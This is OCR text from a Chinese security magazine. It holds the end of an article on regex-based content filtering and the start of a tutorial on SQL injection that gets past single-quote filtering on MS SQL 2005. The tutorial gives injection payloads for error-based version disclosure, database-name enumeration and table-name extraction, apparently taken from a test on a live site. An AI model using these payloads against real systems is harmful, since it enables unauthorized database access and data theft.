
在上述代码中，将相同部分的代码转换为正则表达式的常量，将不同部分的代码转换为正则表达式的变量，从而通过正则表达式实现对文字内容的过滤，并将过滤后的内容进行重整后输出。通过这种方法，用户通过浏览器所看到的内容，是经过筛选后的重新生成的静态页面，这样也保证了客户端的安全性。

步骤 3：将 Test.aspx 进行编译后，建立一个静态页面进行测试。在浏览器中运行 Test.html，满足条件

的文章标题以 JavaScript 格式输出为静态页面，设计者可根据页面需要，自由定义输出文字的样式。参考代码为：“<script type="text/javascript" src="Test.aspx"> </script>”。

总之，在实际应用中，使用上述方法替代 iframe 的传统调用方式，避免了各种软件的限制，具有很好的安全性。当然，还可以灵活运用各种表达式，防范多种潜在的恶意脚本，从而轻松游走于网络之间。

前置知识：无
关键词：脚本、注入、SQL 数据库



绕过单引号继续注入

文/图 饭

Web 应用程序一般都会使用数据库来保存各种信息，比如电子商务网站的账户信息、销售商品的价格与订单、支付细节和各种不同的权限等。数据库中信息的读取、更新、增加或者删除等都是通过 SQL 来实现的，因此，在数据交互的环节没有对数据过滤净化，则可能易于受到 SQL 注入攻击，严重的可能导致数据库非法操作。随着时间的推移，Web 应用程序开发者的安全意识日渐增强，SQL 注入漏洞已经呈下降消失状态，但之前的 Web 程序在被动防范 SQL 攻击时，还是略显乏力，或者说考虑不太周全。比如普遍使用的过滤关键字的方法，如果仅仅过滤单引号或者小写类的关键字，则极易出现绕过的情形，而国内的安全公司相继推出的硬件 WAF 是否会存在同样的问题呢？从根本上说硬件 WAF 基于访问请求流量来鉴别攻击行为，可能在以后也会慢慢显现出被绕过的问题，所有的问题依然存在，安全厂商是否能更全面地考虑呢？

本文试着在注入的 SQL 语句中不引用单引号，来和大家讨论一下注入攻击的部分原理和技巧。在一次测试中，发现一个注入点过滤了单引号和小写关键字，提交语句：“' AND 1=(SELECT @@VERSION)–”，结果如图 1 所示。

去掉单引号再次提交：“AND 1=(SELECT @@VERSION)–”，结果如图 2 所示，成功爆出数据库的系统版本了，说明在处理数据提交时，网站即使过滤了单引号，依然可以注入。以下将分别和大家讨论获取数据库名、获取表名、获取列名、获取值等内容的部分 SQL 语句。




图 1




图 2

获取数据库

在 MS SQL 2005 的 master.dbo.sysdatabases 表中存放

着 SQL Server 数据库系统中的所有的数据库信息，仅需要 public 权限就可以进行 select 操作。

```
use master;
SELECT * FROM MASTER.DBO.SYSDATABASES
```




图 3

如图 3 所示，1 至 4 都是系统自带的数据库名，可以通过 dbid 这个查询变量来一一爆出数据库名。提交查询语句："AND 1 IN (SELECT NAME FROM MASTER.DBO.SYSDATABASES WHERE DBID=3)"，该语句通过 dbid 取值从 1 开始递增，直至无法爆出数据库名为止。结果如图 4 和图 5 所示。




图 4




图 5

获取表名

在 MS SQL 2005 版本里每个数据库都有一个用来存放表名信息的表，仅 public 权限就能查询了，表名为：INFORMATION_SCHEMA.TABLES。

```
use master ;
select * from INFORMATION_SCHEMA.TABLES;
```

如图 6 所示，表名就存储在 TABLE_NAME 列里，通过使用条件查询语句限制型"Top 1"，一条条记录就可以爆出表名来。




图 6

提交"AND 1 IN (SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES)"，如图 7 所示，得到第一个表。如果想爆出第一条记录，我们可以使用 SQL 语法的条件语句"where table_name !=0x 已经爆出表名的十六进制"来取内容。

